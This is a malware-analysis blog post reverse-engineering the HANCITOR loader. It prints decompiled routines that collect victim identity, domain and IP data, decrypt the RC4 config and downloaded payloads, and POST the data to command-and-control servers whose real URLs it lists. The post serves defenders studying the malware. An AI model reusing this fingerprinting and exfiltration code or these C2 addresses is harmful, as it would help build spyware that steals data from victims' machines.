

HANCITOR: Analysing The Main Loader

 [Offset.net/reverse-engineering/malware-analysis/hancitor-analysing-the-main-loader/](https://offset.net/reverse-engineering/malware-analysis/hancitor-analysing-the-main-loader/)

December 31, 2021



**Offset Training
Solutions**

```

ULONG __cdecl decrypt_and_decompress(
    byte *downloaded_content,
    int downloaded_content_size,
    ULONG UncompressedBufferSize)
{
    ULONG FinalUncompressedSize; // [esp+0h] [ebp-10h] BYREF
    NTSTATUS v5; // [esp+4h] [ebp-Ch]
    PCHAR UncompressedBuffer; // [esp+8h] [ebp-8h]
    unsigned int i; // [esp+Ch] [ebp-4h]

    UncompressedBuffer = w_HeapAlloc(UncompressedBufferSize);
    for ( i = 8; i < downloaded_content_size; ++i )
        downloaded_content[i] ^= downloaded_content[i % 8];
    v5 = RtlDecompressBuffer(
        COMPRESSION_FORMAT_LZNT1,
        UncompressedBuffer,
        UncompressedBufferSize,
        downloaded_content + 8,
        downloaded_content_size - 8,
        &FinalUncompressedSize);
    if ( !v5 )
        w_memcpy(downloaded_content, UncompressedBuffer, FinalUncompressedSize);
    w_HeapFree(UncompressedBuffer);
    if ( v5 )
        return 0;
    else
        return FinalUncompressedSize;
}

```

XOR decrypt

LZ decompress

- [Chuong Dong](#)
- 31st December 2021
- No Comments

This post is a follow up for my last one on HANCITOR. If you haven't checked it out, you can view it [here](#).

In this post, we'll take a look at the main loader of this malware family, which is used for downloading and launching Cobalt Strike Beacon, information stealers, and malicious shellcode.

If you're interested in following along, you can grab the loader sample as well as the PCAP for it on [Malware-Traffic-Analysis.net](#).

SHA256: b9baf8645a4dba7b7a9bd5132b696c0a419998d4f65fe897bb6912c2e019a7b

Step 1: Unpacking

HANCITOR's first executable stage is a packed DLL. We can tell since the HANCITOR payload is typically not obfuscated and relatively short. The **gelforr.dap** file dropped from the maldoc stages, on the other hand, is quite large and has a high entropy (the measure of randomness for data in the file). This high entropy can be a good indicator for the sample containing some data obfuscation.

pestudio 9.17 - Malware Initial Assessment - www.winitor.com [c:\users\chuon\desktop\gelforr.dap]

file settings about


c:\users\chuon\desktop\gelforr.dap

property	value
md5	32799A01C72149AB003AF600F8EB40DC
sha1	4354221A3CF91F4827478BE5C2ED2482FDB049F3
sha256	B9BAFE8645A4DBA7B7A9BD5132B696C0A419998D4F65FE897BB6912C2E019A7B
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z @
file-size	273920 (bytes)
size-without-overlay	n/a
entropy	6.614
imphash	n/a
signature	n/a
entry-point	55 8B EC 83 7D 0C 01 75 05 E8 60 07 00 00 FF 75 10 FF 75 0C FF 75 08 E8 BE FE FF FF 83 C4 0C 5D C2
file-version	5.0.1.435
description	Minecar Circleblow
file-type	dynamic-link-library
cpu	32-bit
subsystem	GUI
compiler-stamp	0x57E53E82 (Fri Sep 23 07:38:58 2016)
debugger-stamp	0x57E53E82 (Fri Sep 23 07:38:58 2016)
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	0x57E53E82 (Fri Sep 23 07:38:58 2016)
version-stamp	n/a
certificate-stamp	n/a

sha256: B9BAFE8645A4DBA7B7A9BD5132B696C0A419998D4F65FE897BB6912C2E019A7B cpu: 32-bit file-type: dynamic-link-library subsystem: GUI entry-poi

To dynamically unpack this, we can load the sample in our favourite debugger and try to stop the program after it's done unpacking the final payload in memory.

First, we can set breakpoints on **VirtualAlloc** and **VirtualProtect** as those two API calls are typically used by packers to allocate memory for the unpacked executable and change the memory's protection to executable prior to launching. We can also set breakpoints on **CreateProcessInternalW** and **ResumeThread** to try and stop our debugger before the final payload is launched.




At this point, we can have the debugger execute the DLL and wait until these breakpoints are hit. As the code is quite large, it takes around 30 seconds before we hit our first **VirtualAlloc** breakpoint. To observe if the packer writes the unpacked executable into the newly allocated memory, we can capture the return value of the **VirtualAlloc** call and dump its memory before continuing the execution.

The first two allocated regions do not seem to give us anything valuable, but the third one does. The packer writes what seems to be a compressed PE file in it before calling **VirtualProtect** to change its protection.

The screenshot shows the Immunity Debugger interface. At the top, the CPU window displays assembly instructions for the current thread. The instruction at EIP 75DE04C6 is highlighted: `jmp dword ptr ds:[<&VirtualProtect>]`. Below this, the memory dump window shows a hex dump of memory starting at address 02E80000. A red box with the text "Compressed PE header" and an arrow points to the memory region starting at offset 0x4389, which contains the uncompressed PE header.


Address	Hex	ASCII
02E80000	4D 38 5A 90 38 03 66 02 04 09 71 FF 81 B8 C2 91	M&Z.8.f...qÿ.,Ä.
02E80010	01 40 C2 15 C6 D8 09 1C 0E 1F BA F8 00 B4 09 CD	.@Ä.Äø....ø. .i
02E80020	21 B8 01 4C C0 0A 54 68 69 73 20 0E 70 72 6F 67	!. .LA.This .prog
02E80030	67 61 6D 87 63 47 6E 1F 4F 74 E7 62 65 AF CF 75	gam.cgn.Otçbe Iu
02E80040	5F 98 69 06 44 4F 7E 53 03 6D 6F 64 65 2E 0D 89	. .i.DO~S.mode...
02E80050	0A 24 4C 44 76 01 1D 36 1A 32 7C 58 49 58 04 26	.\$LDV.,.6.2 XIX.&
02E80060	0A 17 59 48 3D 0C BC 7C 60 71 11 AA 0E 5D 48 43	..YH=.% 'q.%.]HC
02E80070	3A 7C F0 33 86 7C A7 8C 54 5A 10 52 14 69 63 68	: ð3. \$.TZ.R.ich
02E80080	38 42 9C A1 50 45 00 4C 01 05 E1 CD 6A D1 60 58	8B,iPE.L..âijN'X
02E80090	14 E0 E0 02 07 21 08 01 0E 1C 06 2C 18 52 36 14	.ää.!......,R6.
02E800A0	19 D0 19 08 10 48 F1 7A A9 0C 02 02 06 9A 34 33	.D...Kñz@.....43
02E800B0	08 82 A0 4C 25 19 2A 19 01 3F 40 B4 B2 52 24 38	.. L%.*...?@'R.\$8
02E800C0	74 08 21 07 80 43 98 08 68 11 7C 45 A4 33 E0 80	t.!. 'C..h. E#3ä.
02E800D0	C9 F1 01 17 3D 90 90 33 EC 31 3C 38 61 70 53 01	Eñ..=..3i1<8apS.
02E800E0	AD 11 A8 20 01 5A 1F 81 2E 74 65 78 CE 22 E9 2B	.. .Z...texti"é+
02E800F0	B9 91 2C 27 DD 42 01 CC 20 06 60 07 2E 72 64 61	'.'YB.i . .rda
02E80100	74 2C 12 22 57 0C FC 32 0E 09 30 BE 68 E6 2E A4	t, "W.ü2...0%kæ.â
02E80110	27 E0 A4 66 22 08 50 09 F1 12 3E BE 28 67 C0 A0	'â#f".P.ñ. >%(gA
02E80120	73 27 63 0A EC E4 80 99 44 A1 CC 50 58 72 65 15	s'c'iä..DijPXre.
02E80130	6C 6F 63 FC 9C 14 90 28 C8 62 56 70 42 A7 01 D7	Jocü... (ÈbvpB\$;x
02E80140	60 55 8B EC 83 E4 18 1C C7 45 F8 22 C8 0E F0 C4	'U.î.ä..cEø"È.ðÄ

Scrolling down a bit to examine this memory region, we can see that its lower part is not compressed at all. To be exact, at offset 0x4389, we can see the uncompressed PE header, which indicates the beginning of the final unpacked payload.



From here, we can simply dump this memory region and cut out the top 0x4389 bytes using any hex editor to retrieve the unpacked executable for the next stage.

We can also use **PE-bear** to examine and ensure that we have fully unpacked the file. After checking that all imports are properly resolved, we will use IDA to perform static analysis on this last stage.



Step 2: HANCITOR Entry Point

The HANCITOR DLL contains the following 3 exports: **BNJAFSRSQIX**, **SDTECHWMHHONG**, and **DllEntryPoint**. Since the functions **BNJAFSRSQIX** and **SDTECHWMHHONG** share the same address, we can count them as one single function.

Name	Address	Ordinal
 BNJAFSRSQIX	100019E0	1
 SDTECHWMHHONG	100019E0	2
 DllEntryPoint	100019D0	[main entry]

Typically, **DllEntryPoint** is used as the entry point function for malicious DLL files, but in HANCITOR case, this function does not do anything but return 1. This means that the malware does not execute its full capability when loaded using **rundll32.exe** without an export name specified.

```
; Attributes: bp-based frame

; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
public DllEntryPoint
DllEntryPoint proc near

hinstDLL= dword ptr 8
fdwReason= dword ptr 0Ch
lpReserved= dword ptr 10h

push    ebp
mov     ebp, esp
mov     eax, 1
pop     ebp
retn   0Ch
DllEntryPoint endp
```

From the previous blog post, we know that the second Word document launches the **rundll32.exe** command to execute the **BNJAFSRSQIX** export function, so it must be the real entry point for this DLL.

Step 3: Extracting Victim Information

By the time this blog post is written, the C2 servers used by the sample have been taken offline, so I will use the traffic captured by [Malware-Traffic-Analysis.net](https://malware-traffic-analysis.net) in parallel with static analysis to show how the malware communicates with its C2 servers.

To contact C2 servers, the malware generates a string containing the victim's information prior to encrypting and sending it to C2.

First, HANCITOR generates a global unique identifier (GUID) for the victim. By calling **GetAdaptersAddresses**, it retrieves an array of addresses associated with the network adapters on the victim's machine. It begins by XOR-ing the Media Access Control (MAC) adapter of each address together. Then, the malware retrieves the machine's volume serial number by calling **GetVolumeInformationA** and XORs it with the result to create the victim's GUID.

```

result = 0i64;
SizePointer = 0x8000;
AdapterAddresses_1 = w_HeapAlloc(0x8000u);
AdapterAddresses = (PIP_ADAPTER_ADDRESSES)AdapterAddresses_1;
if ( !GetAdaptersAddresses(AF_INET, 0, 0, (PIP_ADAPTER_ADDRESSES)AdapterAddresses_1, &SizePointer) )
{
    while ( AdapterAddresses )
    {
        w_memset(&adapter_MAC_address, 0, 8);
        w_memcpy(
            (int)&adapter_MAC_address,
            (int)AdapterAddresses->PhysicalAddress,
            AdapterAddresses->PhysicalAddressLength);
        result ^= adapter_MAC_address;
        AdapterAddresses = AdapterAddresses->Next;
    }
}
w_HeapFree(AdapterAddresses_1);
volume_serial_number = get_volume_serial_number();
LODWORD(volume_serial_number_1) = do_nothing(volume_serial_number, 0x20u);
return result ^ volume_serial_number_1;

```

Following this, HANCITOR extracts the machine's information by calling **GetComputerNameA** to retrieve the infected computer's name.

It also retrieves the process ID of an **explorer.exe** process and calls **LookupAccountSidA** to get the current user's account name and domain name.

The machine's information is then formatted as below.

<Computer name> @ <Domain name> \ <Account name>

```

int __cdecl retrieve_domain_and_account_name(LPSTR lpString1)
{
    CHAR account_name[260]; // [esp+0h] [ebp-214h] BYREF
    CHAR domain_name[260]; // [esp+104h] [ebp-110h] BYREF
    DWORD explorer_proc_ID; // [esp+208h] [ebp-Ch]
    DWORD cchName; // [esp+20Ch] [ebp-8h]
    DWORD cchReferencedDomainName; // [esp+210h] [ebp-4h]

    explorer_proc_ID = find_process_ID("explorer.exe");
    cchName = 260;
    cchReferencedDomainName = 260;
    *lpString1 = 0;
    if ( !get_token_information_through_SID(explorer_proc_ID, account_name, cchName, domain_name, cchReferencedDomainName) )
        return 0;
    lstrcpyA(lpString1, domain_name);
    lstrcatA(lpString1, "\\");
    lstrcatA(lpString1, account_name);
    return 1;
}

```


Next, HANCITOR retrieves the victim's IP address by sending a GET request to **hxxp://api[.]ipify[.]org**. If the malware is unable to contact the website, it uses 0.0.0.0 as the victim's IP address instead.

```
int __cdecl get_victim_IP_address(LPSTR IP_address)
{
    int v1; // ecx
    int v3; // [esp+0h] [ebp-4h] BYREF

    v3 = v1;
    if ( VICTIM_IP_ADDRESS )
    {
        lstrcpyA(IP_address, &VICTIM_IP_ADDRESS);
        return 1;
    }
    else if ( query_URL_and_get_response("http://api.ipify.org", &VICTIM_IP_ADDRESS, 0x20u, (int)&v3) )
    {
        *(&VICTIM_IP_ADDRESS + v3) = 0;
        lstrcpyA(IP_address, &VICTIM_IP_ADDRESS);
        return 1;
    }
    else
    {
        VICTIM_IP_ADDRESS = 0;
        lstrcpyA(IP_address, "0.0.0.0");
        return 0;
    }
}
```

The documented **query_URL_and_get_response** function is shown below. After connecting to the target server using **InternetConnectA**, HANCITOR calls **HttpOpenRequestA** to create a GET request and **HttpSendRequestA** to send it to the server. The server's response is then retrieved through **InternetReadFile** calls.

Beside being used for querying the victim's IP address, this function is later used to download malware and shellcode from HANCITOR's C2 servers.

```

UrlComponents.lpszHostName = remote_host_name;
UrlComponents.dwHostNameLength = 260;
UrlComponents.lpszUrlPath = full_URL_path;
UrlComponents.dwUrlPathLength = 260;
remote_host_name[0] = 0;
full_URL_path[0] = 0;
if ( !InternetCrackUrlA(lpszUrl, 0, 0, &UrlComponents) )
    return 0;
if...
if...
hInternet = w_InternetOpenA();
if...
nPort = UrlComponents.nPort;
dwFlags = -2079850240;
if...
hConnect = InternetConnectA(hInternet, remote_host_name, nPort, 0, 0, 3u, 0, 1u);
if...
hRequest = HttpOpenRequestA(hConnect, "GET", full_URL_path, 0, 0, &lpszAcceptTypes, dwFlags, 1u);
if ( hRequest )
{
    if...
    HttpSendRequestA(hRequest, 0, 0, 0, 0);
    v12 = 0;
    v9 = 4;
    HttpQueryInfoA(hRequest, 0x20000013u, &v12, &v9, 0);
    if ( v12 == 200 && lpBuffer )
    {
        for ( *a4 = 0; ; *a4 += dwNumberOfBytesRead )
        {
            v8 = InternetReadFile(hRequest, lpBuffer, dwNumberOfBytesToRead, &dwNumberOfBytesRead);
            if ( !v8 || !dwNumberOfBytesRead )
                break;
            lpBuffer = lpBuffer + dwNumberOfBytesRead;
            dwNumberOfBytesToRead -= dwNumberOfBytesRead;
        }
    }
}

```

crack URL into components

connect to URL

open & send GET request

read server's response

The malware then calls **DsEnumerateDomainTrustsA** to enumerate and retrieve all NETBIOS and DNS domain names.

```

int __cdecl retrieve_netbios_and_DNS_domain_name(LPSTR lpString1)
{
    ULONG DomainCount; // [esp+0h] [ebp-Ch] BYREF
    PDS_DOMAIN_TRUSTSA domain_trust_array; // [esp+4h] [ebp-8h] BYREF
    ULONG i; // [esp+8h] [ebp-4h]

    *lpString1 = 0;
    if ( DsEnumerateDomainTrustsA(0, 0x3Fu, &domain_trust_array, &DomainCount) )
        return 0;
    if ( !DomainCount )
        return 1;
    for ( i = 0; i < DomainCount; ++i )
    {
        if ( domain_trust_array[i].NetbiosDomainName )
        {
            lstrcatA(lpString1, domain_trust_array[i].NetbiosDomainName);
            lstrcatA(lpString1, ";");
        }
        if ( domain_trust_array[i].DnsDomainName )
        {
            lstrcatA(lpString1, domain_trust_array[i].DnsDomainName);
            lstrcatA(lpString1, ";");
        }
    }
    return 1;
}

```

Finally, HANCITOR decrypts its configuration using RC4 before building the final victim's information string.

```

BYTE *decrypt_config()
{
    if ( !HANCITOR_CONFIG )
    {
        byte_10005000 = 0;
        HANCITOR_CONFIG = w_HeapAlloc(0x2000u);
        w_memcpy(HANCITOR_CONFIG, &ENCODED_CONFIG, 0x2000);
        RC4_decrypt(HANCITOR_CONFIG, 0x2000u, &RC4_KEY_BUFFER, 8u);
    }
    return HANCITOR_CONFIG;
}

```

Below is the content of the decoded configuration. It contains the sample's build ID (2909_xplw) followed by the list of C2 URLs.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	32	39	30	39	5F	78	70	6C	77	00	00	00	00	00	00	00	2909_xplw.....
00000010	68	74	74	70	3A	2F	2F	66	6F	72	6B	69	6E	65	6C	65	http://forkinele
00000020	72	2E	63	6F	6D	2F	38	2F	66	6F	72	75	6D	2E	70	68	r.com/8/forum.ph
00000030	70	7C	68	74	74	70	3A	2F	2F	79	65	6D	6F	64	65	6E	p http://yemoden
00000040	65	2E	72	75	2F	38	2F	66	6F	72	75	6D	2E	70	68	70	e.ru/8/forum.php
00000050	7C	68	74	74	70	3A	2F	2F	66	6F	72	64	65	63	69	74	http://fordecit
00000060	73	2E	72	75	2F	38	2F	66	6F	72	75	6D	2E	70	68	70	s.ru/8/forum.php
00000070	7C	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

The final victim's information string is built according to one of the following formats based on the machine's architecture.

GUID=<Victim's GUID>&BUILD=<Build ID>&INFO=<Machine Information>&EXT=<Network domain names>&IP=<Victim's IP address>&TYPE=1&WIN=<Windows major version>.<Windows minor version>(x64)

GUID=<Victim's GUID>&BUILD=<Build ID>&INFO=<Machine Information>&EXT=<Network domain names>&IP=<Victim's IP address>&TYPE=1&WIN=<Windows major version>.<Windows minor version>(x32)

```

get_victim_IP_address(victim_IP_address);
retrieve_netbios_and_DNS_domain_name(netbios_and_DNS_domain_name);
dwMajorVersion = windows_version;
dwMinorVersion = BYTE1(windows_version);
processor_is_x64 = is_processor_x64();
dwMinorVersion_1 = dwMinorVersion;
dwMajorVersion_1 = dwMajorVersion;
if ( processor_is_x64 )
{
    sample_campaign_ID = decrypt_config();
    wsprintfA(
        full_victim_info_buffer,
        "GUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d(x64)",
        GUID,
        sample_campaign_ID,
        machine_information,
        netbios_and_DNS_domain_name,
        victim_IP_address,
        dwMajorVersion_1,
        dwMinorVersion_1);
}
else
{
    sample_campaign_ID_1 = decrypt_config();
    wsprintfA(
        full_victim_info_buffer,
        "GUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d(x32)",
        GUID,
        sample_campaign_ID_1,
        machine_information,
        netbios_and_DNS_domain_name,
        victim_IP_address,
        dwMajorVersion_1,
        dwMinorVersion_1);
}
}

```

Step 4: Sending Victim Information To C2 Servers

After retrieving the victim information, the malware iterates through the C2 URL list embedded in the config and sends the data to the servers.


```

if ( !CURRENT_C2_URL )
{
CURRENT_C2_URL = w_HeapAlloc(0x400u);
*CURRENT_C2_URL = 0;
}
next_URL = 1;
while ( next_URL == 1 )
{
if ( !*CURRENT_C2_URL )
next_URL = extract_next_URL(CURRENT_C2_URL);
v18 = send_data_to_C2(CURRENT_C2_URL, full_victim_info_buffer, C2_response, C2_response_len, lpdwNumberOfBytesRead);
if ( v18 )
v18 = checking_C2_response(C2_response);
if ( v18 )
return 1;
*CURRENT_C2_URL = 0;
}
return 0;
}

```

The function below is used to retrieve the next address in the list by locating the separator '|' between C2 URLs.

```

int __cdecl extract_next_URL(_BYTE *result_URL)
{
if ( !NEXT_C2_URL_PTR )
{
NEXT_C2_URL_PTR = dword_1000726C;
if ( !dword_1000726C )
NEXT_C2_URL_PTR = (decrypt_config() + 16);
}
while ( *NEXT_C2_URL_PTR != '|' && *NEXT_C2_URL_PTR )
*result_URL++ = *NEXT_C2_URL_PTR++;
*result_URL = 0;
if ( *NEXT_C2_URL_PTR == '|' )
++NEXT_C2_URL_PTR;
if ( *NEXT_C2_URL_PTR )
return 1;
NEXT_C2_URL_PTR = 0;
return 0;
}

```

initialize pointer to the beginning of URL list

retrieve current URL

Increment pointer to next URL in the list

The function to send the victim's information to the C2 servers has similar API calls to the function **query_URL_and_get_response** mentioned above, but instead of a GET request, the malware is sending a POST request to send this data.

```

if ( victim_info_string )
    dwOptionalLength = lstrlenA(victim_info_string);
if ( !InternetCrackUrlA(C2_url, 0, 0, &UrlComponents) )
    return 0;
if...
if...
hInternet = w_InternetOpenA(*szObjectName);
if...
nPort = UrlComponents.nPort;
dwFlags = -2079850240;
if...
hConnect = InternetConnectA(hInternet, szServerName, nPort, 0, 0, 3u, 0, 0);
if ( !hConnect )
    return 0;
hRequest = HttpOpenRequestA(hConnect, "POST", szObjectName, 0, 0, &off_10007048, dwFlags, 0);
if ( hRequest )
{
    if...
    v10 = HttpSendRequestA(hRequest, szHeaders, dwHeadersLength, victim_info_string, dwOptionalLength);
    v15 = 0;
    if ( v10 )
    {
        v9 = 4;
        HttpQueryInfoA(hRequest, 0x20000013u, &v15, &v9, 0);
        if ( v15 == 200 )
        {
            if ( C2_response )
            {
                if ( InternetReadFile(hRequest, C2_response, C2_response_len - 1, lpdwNumberOfBytesRead)
                    && *lpdwNumberOfBytesRead )
                {
                    *(C2_response + *lpdwNumberOfBytesRead) = 0;
                }
            }
        }
    }
}

```

We can further confirm our analysis by examining the malicious traffic from the PCAP provided to us by [Malware-Traffic-Analysis.net](https://malware-traffic-analysis.net). Below is the POST request being sent to the C2 server **hxxp://forkineler[.]com** containing the victim's information buffer as we have analyzed.

No.	Time	Source	Destination	Protocol	Length	Info
1410	112.107416	10.9.29.134	194.147.115.132	TCP	66	65323 → 80 [SYN]
1411	112.305767	194.147.115.132	10.9.29.134	TCP	58	80 → 65323 [SYN,
1412	112.306020	10.9.29.134	194.147.115.132	TCP	54	65323 → 80 [ACK]
1413	112.306368	10.9.29.134	194.147.115.132	HTTP	465	POST /8/forum.php
1414	112.306496	194.147.115.132	10.9.29.134	TCP	54	80 → 65323 [ACK]
1415	112.642820	194.147.115.132	10.9.29.134	HTTP	334	HTTP/1.1 200 OK
1416	112.643253	10.9.29.134	194.147.115.132	TCP	54	65323 → 80 [ACK]
2060	187.749583	194.147.115.132	10.9.29.134	TCP	54	80 → 65323 [FIN.

> Hypertext Transfer Protocol

- ▼ HTML Form URL Encoded: application/x-www-form-urlencoded
 - > Form item: "GUID" = "79780010648330128336"
 - > Form item: "BUILD" = "2909_xplw"
 - > Form item: "INFO" = "DESKTOP-71EBUL8 @ FORGOTMYHAIR\rosa.scott"
 - > Form item: "EXT" = "FORGOTMYHAIR;forgotmyhair.info;"
 - > Form item: "IP" = "173.166.146.112"
 - > Form item: "TYPE" = "1"
 - > Form item: "WIN" = "10.0(x64)"

0030	ff ff 5b 42 00 00 50 4f 53 54 20 2f 38 2f 66 6f	..[B..PO ST /8/fo
